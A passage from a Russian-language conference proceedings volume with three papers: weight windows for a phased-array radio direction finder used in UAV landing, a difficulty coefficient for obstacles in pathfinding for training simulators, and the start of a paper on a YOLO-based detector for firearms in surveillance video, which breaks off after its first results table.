Для повышения точности и помехозащищенности систем посадки, навигации беспилотных летательных аппаратов требуется сформировать оптимальное весовое амплитудное распределение на элементах линейной фазированной антенной решетки радиопеленгатора. Проведены расчеты ранее не исследуемых амплитудных распределений моноимпульсного метода пеленгования на параметры суммарной, разностной диаграммы направленности линейной фазированной антенной решетки, а также параметр дискриминационной характеристики радиопеленгатора.

Ключевые слова: фазированная антенная решетка, суммарная диаграмма направленности, разностная диаграмма направленности, дискриминационная характеристика, амплитудное весовое распределение, радиопеленгатор.

R.I. Baimov, A.N. Ragozin

**CHOOSING THE OPTIMAL WEIGHT DISTRIBUTION
ON THE ELEMENTS OF THE PHASED ARRAY
ANTENNA ARRAY TO IMPROVE THE ACCURACY
OF THE DIRECTION FINDING OF THE**

To improve the accuracy and noise immunity of landing systems, navigation of unmanned aerial vehicles, it is required to form an optimal weight amplitude distribution on the elements of a linear phased array antenna direction finder. Calculations of the amplitude distributions of the monopulse bearing method not previously studied on the parameters of the total, difference directional diagram of the linear phased array antenna array, as well as the parameter of the discriminatory characteristic of the radio direction finder, are carried out in this work.

Keywords: phased array antenna, total radiation pattern, difference radiation pattern, discrimination characteristic, amplitude weight distribution, direction finder.

Измерение угловых координат источника радиоизлучения (ИРИ) является актуальной задачей при реализации автоматической системы посадки беспилотных летательных аппаратов (БПЛА) различного на-

значения. При использовании моноимпульсного метода пеленгования бортового ИРИ с использованием линейной фазированной антенной решетки (ЛФАР) требуется формировать суммарную диаграмму направленности (СДН), разностную диаграмму направленности (РДН) ЛФАР [1, 2].

Задача выбора весового окна амплитудного распределения на элементах ЛФАР по критерию *ширина луча – уровень боковых лепестков ДН ЛФАР* рассмотрена в работе [1].

В данной работе приведены расчеты ранее не исследуемых амплитудных распределений моноимпульсного метода пеленгования по следующим критериям:

- 1) минимизация максимального уровня боковых лепестков СДН и РДН ЛФАР;
- 2) минимизация ширины главного лепестка СДН ЛФАР;
- 3) максимизация крутизны дискриминационной характеристики моноимпульсного метода пеленгования.

На рис. 1–7 приведены результаты расчетов СДН, РДН, дискриминационной характеристики ранее не исследуемых амплитудных распределений моноимпульсного метода пеленгования на элементах ЛФАР.




Рис. 1. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для косинусно-ступенчатого амплитудного распределения




Рис. 2. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с общей шириной лепестков амплитудного распределения




Рис. 3. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с минимальной боковой лепестковой энергией амплитудного распределения




Рис. 4. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с минимальной суммой квадратов пьедесталов амплитудного распределения




Рис. 5. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с минимальной площадью под кривой диаграммы направленности амплитудного распределения




Рис. 6. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с минимальным количеством несовпадений фаз амплитудного распределения




Рис. 7. Результаты расчетов СДН, РДН, дискриминационной характеристики моноимпульсного метода пеленгования для оптимального с наименьшей мощностью на пьедестале амплитудного распределения

Таблица 1

Сравнение весовых амплитудных распределений

Весовое окно	Ширина главного лепестка, град.	Уровень боковых лепестков СДН, дБ	Уровень боковых лепестков РДН, дБ	Крутизна РДН / СДН
Бартлетта – Хэнна	24,8	–80,8795	–56,7936	0,272
Бартлетта	29	–65,5698	–44,7595	0,548
Блэкмана	47,2	–150,168	–106,187	0,462
Блэкмана – Харриса	65,8	–211,892	–173,792	0,179
Бохмана	46,4	–113,892	–84,3231	0,232
Чебышева	57,8	–241,626	–186,715	0,212
С плоской вершиной	95	–184,798	–154,249	0,067
Гаусса	47,6	–115,23	–85,1014	0,131
Хемминга	33,8	–92,6809	–78,1719	0,221
Ханна	30,8	–83,9374	–54,1258	0,443
Кайзера	14,6	–39,2116	–20,1668	0,385
Наттаталла	74,8	–195,439	–165,78	0,117
де ла Валле – Пуассена	59,4	–124,321	–115,107	0,218
Тьюки	20,6	–41,3018	–27,132	0,393
Тейлора	21,6	–78,8118	–47,9313	0,428
Треугольное	29	–69,299	–50,1888	0,388
Прямоугольное	14,4	–32,324	–19,377	0,448
Косинус степени $m = 0$	10,6	–29,85	–19,41	0,59
Косинус степени $m = 1$	10,7	–31,31	–19,98	0,56
Косинус степени $m = 2$	10,8	–31,59	–20,36	0,54
Косинус степени $m = 3$	12,2	–33,13	–27,27	0,31
Косинус степени $m = 4$	12,3	–34,34	–27,73	0,30
Косинусно-ступенчатое	6	–34,77	–35,63	0,56
Оптимальное с общей шириной лепестков	6,6	–34,70	–35,53	0,551
Оптимальное с минимальной боковой лепестковой энергией	4,7	–30,77	–21,68	0,93
Оптимальное с минимальной суммой квадратов пьедесталов	6,3	–31,38	–34,88	0,49
Оптимальное с минимальной площадью под кривой диаграммы направленности	4,5	–31,517	–21,78	0,58
Оптимальное с минимальным количеством несовпадений фаз	4,4	–30,68	–19,28	0,82
Оптимальное с наименьшей мощностью на пьедестале	6	–35,35	–35,41	0,58

Выводы. По результатам анализа данных, приведенным в таблице, и по результатам анализа графиков (см. рис. 1–7) можно сделать вывод, что весовое амплитудное распределение «с наименьшей мощностью на пьедестале» реализует критерии для точной пеленгации ИРИ. Результаты, полученные в исследовании, позволяют выбрать весовое амплитудное распределение на элементах ЛФАР при построении радиопеленгатора в составе радиоугломерной системы.

Библиографический список

1. Баимов Р.И., Рагозин А.Н. Выбор весового окна амплитудного распределения на элементах линейной фазированной антенной решетки по критерию ширина луча – уровень боковых лепестков диаграммы направленности // Инфокоммуникационные технологии: актуальные вопросы цифровой экономики: сб. науч. тр. III Междунар. науч.-практ. конф., Екатеринбург, 25–26 января 2023 года / под редакцией В.П. Шувалова, сост. М.П. Карачарова / Уральский государственный университет путей сообщения. – Екатеринбург, 2023. – С. 72–77.

2. Рагозин А.Н. Определение угловых координат источника радиоизлучения в системах радионавигации // Наука ЮУрГУ. Секции технических наук: материалы 74-й науч. конф., Челябинск, 19 апреля 2022 г. / Южно-Урал. гос. ун-т. – Челябинск: Изд. центр ЮУрГУ, 2022. – С. 343–349.

Сведения об авторах

Баимов Роман Ирекович – студент Южно-Уральского государственного университета (Национального исследовательского университета). г. Челябинск, e-mail: baimov.roman@internet.ru

Рагозин Андрей Николаевич – кандидат технических наук, доцент кафедры «Радиоэлектроника и системы связи высшей школы электроники и компьютерных наук» Южно-Уральского государственного университета (Национального исследовательского университета). г. Челябинск, e-mail: ragozinan@susu.ru

П.Ю. Шмелев, Е.В. Долгова, И.И. Сухих, И.А. Мальцев

ОПРЕДЕЛЕНИЕ КОЭФФИЦИЕНТА СЛОЖНОСТИ ПРЕОДОЛЕНИЯ ОБЪЕКТА С УЧЕТОМ ЕГО ФИЗИЧЕСКИХ СВОЙСТВ

Исследуется возможность и один из способов определения коэффициентов вершин графа для решения задачи поиска оптимального пути с учетом природы препятствующих объектов. В качестве параметров для расчета коэффициента были рассмотрены такие физические величины, как: плотность, вязкость, масса», площадь, объем, высота и кривизна объекта. Были проанализированы возможности их применения и выдвинута формула для расчета коэффициента, эффективность которой будет опробована в последующих исследованиях.

Ключевые слова: построение оптимального пути, коэффициенты графа, характеризующие параметры объекта, формула расчета коэффициента.

P.Yu. Shmelev, E.V.Dolgova, I.I. Suhih, I.A. Maltcev

DETERMINATION OF THE COEFFICIENT OF DIFFICULTY OF OVERCOMING AN OBJECT TAKING INTO ACCOUNT ITS PHYSICAL PROPERTIES

This article explores the possibility and one of the ways to determine the coefficients of the vertices of the graph to solve the problem of finding the optimal path, taking into account the nature of the obstructing objects. As parameters for calculating the coefficient, such physical quantities as: Density, Viscosity, Mass, Area, Volume, Height and "Curvature" of the object were considered. The possibilities of their application were analyzed and a formula for calculating the coefficient was put forward, the effectiveness of which will be tested in subsequent studies.

Keywords: optimal path construction, graph coefficients characterizing object parameters, coefficient calculation formula.

С развитием цифровых технологий развивается индустрия программного обеспечения. Эту возможность используют компании для создания приложений-тренажеров, чтобы снизить вероятность поломки сотрудником в силу своей неопытности. Данные системы должны не только имитировать реалистичность проходящих процессов, но и демонстрировать пользователю траекторию оптимального пути. Обучать построению оптимального пути необходимо на этапе тренажера, потому как если этого не сделать, дополнительное обучение и практика

могут отразиться на бюджете компании. Впоследствии обученный на данном тренажере сотрудник, основываясь на полученном опыте, самостоятельно будет принимать решение о траектории оптимального пути. Это позволит снизить затраты и повысит КПД работника сразу же после прохождения им тренажера, а автоматизация процесса обучения позволит обучать систему без непосредственного участия человека.

Из сказанного выше можно сделать вывод, что для создания подобной системы необходимо реализовать два инструмента: имитация реалистичности проходящих процессов и построение оптимального пути с учетом природы препятствующих объектов. Первый инструмент успешно реализован во многих «движках», в частности игровых, таких как Unity и Unreal Engine. Второй же инструмент реализован частично. Уже давно известны алгоритмы решения задачи построения оптимального пути, но они решаются на основе имеющихся данных. Грубо говоря, для решения задачи должны быть известны параметры графа. Таким образом, решение задачи построения оптимального пути с учетом природы препятствующих объектов сводится к поиску коэффициентов препятствующих объектов для заполнения графа, который можно будет подсчитать уже известными методами.

Актуальность работы заключается в предложенной методике определения коэффициентов вершин графа с основой на свойства объекта и имеющуюся базу знаний. Данная методика будет применяться для тренажеров. На основе данного метода в дальнейшем планируется разработать систему построения оптимального маршрута, которая будет учитывать природу препятствующих объектов.

Для того чтобы перейти непосредственно к решению задачи построения оптимального пути, необходимо определить параметры графа. Для вычисления параметров графа необходимо определиться с критериями. Данные критерии должны отражать сущность объекта, его структуру, а также однозначно его идентифицировать. Еще Архимед в своих работах писал, что, «зная массу некоторого тела и его объем, можно сделать вывод, из какого материала сделано это тело». Здесь речь идет о плотности. Исходя из определения «плотность – скалярная физическая величина, определяемая как отношение массы тела к занимаемому этим телом объему или площади (поверхностная плотность)» [1] получается, что первый параметр, который будет участвовать в расчете критериев, это **плотность**. Но стоит отметить, что не всегда тело является однородным, поэтому необходимо ввести понятие средней

плотности. Средняя плотность – масса единицы объема материала в естественном состоянии (вместе с порами и пустотами) [2]. При определении плотности необходимо определить, однородно тело или нет. Если оно неоднородно, то в качестве показателя «плотность» будет выступать средняя плотность.

Если судить по опыту, плотность нефти выше плотности воды, но преодолеть препятствие из нефти будет сложнее, чем из воды. Введем показатель **вязкость**, который будет использоваться для жидкостей.

Но не просто достаточно знать плотность объекта. Очевидно, что два тела могут иметь одинаковую плотность, но иметь разные размеры и, соответственно, объем. Таким образом, в качестве второго параметра будет выступать **масса**. Объем брать не будем, потому как данный параметр будет излишним в силу того, что его можно вычислить на основе двух предыдущих. К тому же в большинстве случаев легче вычислить массу, чем объем, в силу того, что в большинстве случаев объект может иметь произвольную форму. В исключительных ситуациях можно массу представить через объем. Например, в случае, если объект имеет большие размеры (водоем, туман и т.п.).

Стоит обратить внимание, что объекты с одинаковыми параметрами **плотность** и **масса** могут отличаться. С помощью формулы плотности можно идентифицировать всего лишь материал объекта, но не сам объект. В качестве примера можно сравнить стекло и стакан, из которого он сделан. Можно ввести параметр кривизна, но, к сожалению, в большинстве случаев будут попадаться сложные объекты, для которых вычисление параметра определения его формы будет сводиться к уровню задачи на несколько порядков выше. В качестве альтернативы возьмем параметр **площадь**, которую занимает объект на местности. Если объект будет находиться в воздухе, то в качестве параметра будет использоваться площадь его проекции на местность.

Пористость – важный показатель. Чем больше в объекте пустот, тем меньше его плотность и, соответственно, его легче пройти. Но если меняется пористость, то меняется и плотность, поэтому данный параметр не учитывается. Также необходимо знать **высоту** объекта. Площадь и высоту объединять в показатель **объем** не будем, потому как объекты одинакового объема могут иметь разную протяженность, что должно показывать разные коэффициенты сложности. Для этого каждый параметр должен иметь собственный коэффициент, который в дальнейших вычислениях будет подбираться. Добавим показатель

высота в общий перечень параметров. Конечно же это не полный список. В процессе дальнейшего исследования и проведения экспериментов данный список будет пополняться.

Таким образом, можно сделать вывод, что идентифицировать объект можно по таким параметрам, как плотность, масса и занимаемая объектом площадь. Показатели определены. Теперь необходимо их связать в виде формулы, чтобы получился коэффициент. Введем обозначение k_s , – сложность прохождения данного препятствия. Также введем обозначения: ρ – плотность, m – масса и S – площадь, v – вязкость (для жидкостей), h – высота объекта.

Как известно, чем выше плотность, тем сложнее будет пройти объект; чем больше масса, тем сложнее будет пройти объект; чем больше занимаемая площадь, тем сложнее будет пройти объект(или обойти его). Если один из показателей окажется нулевым, то, соответственно, результат также должен быть нулевым ($k_s = 0$). Следовательно, между показателями должны быть операторы «умножение». В качестве основной системы исчисления выберем систему Си. Таким образом, получим формулу

$$k_s = \rho m S v h.$$

Поскольку нет никаких доказательств в достоверности полученных результатов, вычисленных с помощью данной формулы, необходимо это определить практическим путем.

Для примера возьмем водоем, наполненный обычной водой, и овраг, который, предположим, будет наполнен мазутом. Введем допущение, что занимаемая площадь (30 м²) и высота (1 м) в обоих случаях одинаковы. Ниже в табл. 1 представлен расчет коэффициента сложности прохождения. Для нормирования результатов умножим результат на 10⁻⁶.

Таблица 1

Вычисление коэффициента сложности k_s для примера с водоемом

Наименование показателя	Вода	Мазут
Плотность (кг/м ³)	1000	990
Масса (кг)	30 000	29 700
Площадь (м ²)	30	30
Высота (м)	1	1
Вязкость (10 ⁻³ кг/(с·м))	1,05	38,7
Результат: k_s	945	34 136,88

Как и следовало ожидать, через мазут будет пройти сложнее. О том, что сложнее пройти в 35 раз, подтверждается тем, что вязкость мазута больше в 38 раз, что примерно сопоставимо с полученными результатами.

Полученные коэффициенты могут сильно отличаться от реальных значений. Необходимо провести эксперименты по определению точности, чтобы говорить о работоспособности определения коэффициентов. Сейчас же, решив данную задачу с полученными коэффициентами, мы можем на основе собственного опыта судить не о точности, а о результате выбора оптимального пути. Ниже на рис. 1 представлен граф с заполненными коэффициентами вершин графа.




Рис. 1. Граф заполненный полученными коэффициентами для примера 1

Теперь для наглядности возьмем другой пример. Будем сравнивать воду и металл. В предыдущем примере действие, которое выполнялось над обоими объектами, – преодоление. Здесь же будет применяться действие *перемещение*. В перспективе дальнейшего исследования планируется ввести показатель, отражающий вид действия над объектом. Для того, чтобы переместить объект, такой параметр, как вязкость, для жидкости нам не нужен. Для сравнения возьмем три объекта: вода, которая занимает большую площадь (предположим, что она находится в большом невесомом полиэтиленовом пакете), кусок металла, лист металла. Ниже в табл. 2 представлен расчет коэффициента для трех объектов.

Таблица 2

Расчет коэффициента сложности для трех объектов

Наименование показателя	Вода	Кусок металла	Лист металла
Плотность (кг/м ³)	1000	7900	7900
Масса (кг)	10	10	10
Площадь (м ²)	0,1	0,013	0,253
Высота (м)	0,1	0,1	0,1
Результат: k_s	100	102,7	1998,7

Из полученных результатов можно сделать следующие выводы. Несмотря на то, что плотность воды меньше, из-за огромной площади проекции пакет с водой (30×30 см) было переносить сложно, так же как и кусок металла. Кусок металла имеет меньшую площадь проекции, а это значит, он более собран и его легче переносить, чем лист металла толщиной 5 мм. Так же как и в предыдущем случае, вычислив коэффициенты, можно построить граф. Ниже на рис. 2 представлен граф с заполненными вершинами.




Рис. 2. Готовый граф для решения задачи поиска оптимального пути

Полученные результаты пока еще не говорят о работоспособности формулы и могут отличаться от реальных. При последующем дополнении модели данные будут приближаться к достоверным. Пока что данные результаты позволяют выбрать оптимальный путь не количественно, а только лишь качественно.

Для достоверности необходимо провести эксперименты по определению точности на практике.

В качестве перспективы дальнейшего проведения исследования намечено дополнение выдвинутой формулы таким параметром, как действие над объектом, потому как воздействовать на объект возможно тремя способами: преодоление (пересечение его), перемещение, обход.

При введении данного показателя сравнивать сложность преодоления препятствия с разным характером воздействия. Также планируется разработать информационную систему с применением нейронных сетей для определения выявленных ключевых показателей идентификации объекта.

Таким образом, в ходе проведения исследования были выделены ключевые показатели идентификации объектов, приведена формула расчета коэффициента сложности преодоления препятствия, намечены дальнейшие перспективы исследования.

Библиографический список

1. Плотность // Большая советская энциклопедия. / глав. ред. А.М. Прохоров. – 303-е изд. – М.: Сов. энциклопедия, 1969. Т. 1. – 432 с.
2. Свойства строительных материалов и изделий: метод. указания к лабор. работам / Ф.Л. Капустин, А.М. Спиридонова, В.Л. Жулидов, В.Б. Ежов / УГТУ-УПИ. – Екатеринбург, 2005. – 35 с.

Сведения об авторах

Шмелев Павел Юрьевич – аспирант кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, гр. ИТТ-22-а, г. Пермь, schmelev.pacha.kz@yandex.ru

Долгова Елена Владимировна – доктор экономических наук, профессор кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shagrata@mail.ru

Сухих Илья Игоревич – аспирант кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, гр. ИТТ-22-а, г. Пермь, vargostelemax@gmail.com

Мальцев Илья Анатольевич – аспирант кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, инженер-конструктор Пермской научно-производственной приборостроительной компании, г. Пермь, e-mail: malcevilia18.08.1997@mail.ru

Секция III
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

С.Л. Гладкий, А.Н. Кокоулин, В.Н. Жуланов

**РАЗРАБОТКА ПРОГРАММНОГО МОДУЛЯ
ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ ЗАЩИТЫ
ДЛЯ ОБНАРУЖЕНИЯ УГРОЗ
БЕЗОПАСНОСТИ ИНФОРМАЦИИ**

Представлен процесс разработки модуля интеллектуальной системы защиты для обеспечения физической безопасности объектов и персонала компании путем распознавания на основе видеоданных из системы видеонаблюдения. Применены методы оптимизации нейронной сети, включая добавление негативных образцов в тренировочный набор данных. Сравнение результатов на каждом этапе работы показало улучшение точности распознавания и снижение количества ложных срабатываний, что способствует повышению уровня безопасности на предприятии.

Ключевые слова: система защиты, физическая защита, видеонаблюдение, глубокое обучение, сверточные нейронные сети, распознавание.

S.L. Gladkiy, A.N. Kokoulin, V.N. Zhulanov

**DEVELOPMENT OF A SOFTWARE MODULE
OF AN INTELLIGENT PROTECTION SYSTEM FOR
DETECTING THREATS TO INFORMATION SECURITY**

This paper presents the process of developing a module of intelligent security system to ensure the physical security of company facilities and personnel, by recognizing on video data from a video surveillance system. Neural network optimization techniques were applied, including the addition of negative samples to the training dataset. A comparison of the results at each stage of operation showed an improvement in recognition accuracy and a decrease in false positives, which contributes to a higher level of security at the company.

Keywords: protection system, physical protection, video surveillance, deep learning, convolutional neural networks, recognition.

В контексте обеспечения информационной безопасности была поставлена цель разработать программный модуль интеллектуальной системы защиты для обеспечения физической безопасности объектов и персонала предприятия путем распознавания огнестрельного оружия на видеоданных из системы видеонаблюдения, работающий в режиме реального времени. Было проанализировано несколько доступных ре-

шений, обеспечивающих необходимую функциональность. Также было произведено тестирование для оценки точности обнаружения, по итогам которого было выбрано наиболее удачное решение. Это решение основано на обученной архитектуре нейронной сети YOLO (далее – базовая НС).

YOLO принадлежит типу one-shot detector. Нейронные сети этого типа отличаются высокой скоростью работы благодаря однократному прохождению изображения через сеть [1, 2].

Набор данных, на котором была обучена базовая НС, состоит из 8 тыс. изображений, по 4 тыс. на класс. Эксперты сходятся во мнении, что оптимальным количеством изображений на класс является 10 тыс. и более. Таким образом, использованный набор данных является недостаточным для полноценного обучения НС. К тому же объекты на этих изображениях находились вблизи и имели большой размер, ввиду этого не подходили для обучения НС, работающей в системе видеонаблюдения, где объекты находятся вдали и имеют малый размер.

Проведенные тесты показали, что базовая НС имеет низкую точность распознавания и дает большое количество ложных (false positive) срабатываний в условиях работы в системе видеонаблюдения.

Для увеличения точности распознавания и уменьшения количества ложных срабатываний было принято решение создать новый набор данных из видео с камер видеонаблюдения, на которых присутствует оружие. Таким образом, новый набор данных должен быть более подходящим для обучения НС, способной решать поставленную задачу.

Первым этапом обучения НС является создание набора данных. Было принято решение разделять оружие на два класса: короткоствольное оружие (КО) (пистолеты) и длинноствольное оружие (ДО) (автоматы, ружья). Такое разделение является достаточным для определения наличия оружия на камере видеонаблюдения. Разделение оружия на большее количество классов в данном случае не представляется оптимальным, поскольку на изображениях с камеры видеонаблюдения значительно сложнее выделить мелкие детали различных моделей оружия. К тому же при разделении на множество классов задача создания набора данных усложняется, так как для каждого класса необходимо создать свою выборку изображений.

Для создания набора данных был составлен перечень различных поз, в которых обычно человек держит оружие. Также были собраны

правдоподобные муляжи оружия двух классов. В итоге было отснято 69 видео в различных сценах, из которых получилось более 22 тыс. изображений с разрешением 1920×1080 и 2592×1944 пикселей, по 11 тыс. изображений на класс.

Во время обучения НС, основанная на архитектуре YOLO, принимает на вход изображения с разрешением 416×416 пикселей. Если подать кадр из видео с разрешением 1920×1080 или 2592×1944 пикселей, НС уменьшит изображение с сохранением соотношения сторон, а оставшееся свободное место заполнится черными пикселями. Вследствие этого, НС выделит меньше отличительных свойств распознаваемого объекта. Чтобы этого не происходило, вокруг объекта на изображении вырезалась область размером 800×800 или 1200×1200 пикселей, если изображение имело разрешение 1920×1080 или 2592×1944 пикселей соответственно. Далее эта область сжималась до размера 416×416 пикселей. В таком формате область распознавания подавалась на вход НС.

Это решение позволяет обучать НС с такими размерами объектов, которые будут встречаться ей при работе в системе видеонаблюдения, что, соответственно, должно положительно повлиять на показатели точности распознавания.

Вторым этапом было обучение новой НС. Оно проходило на основе базовой НС с применением переносимого обучения (transfer learning). Такой подход позволяет получить более высокие показатели точности распознавания за меньшее количество итераций [3].

Был произведен подсчет и сравнение результатов тестирования с доверительным порогом (confidence threshold), равным 0,25. Результаты представлены в табл. 1.

Таблица 1

Результаты тестирования НС

Нейросеть	Точность, % (КО)	Точность, % (ДО)	mAP, %	Ложные срабатывания, %
Базовая	58,14	76,42	69,46	5,58
Новая	97,50	97,25	97,38	15,55

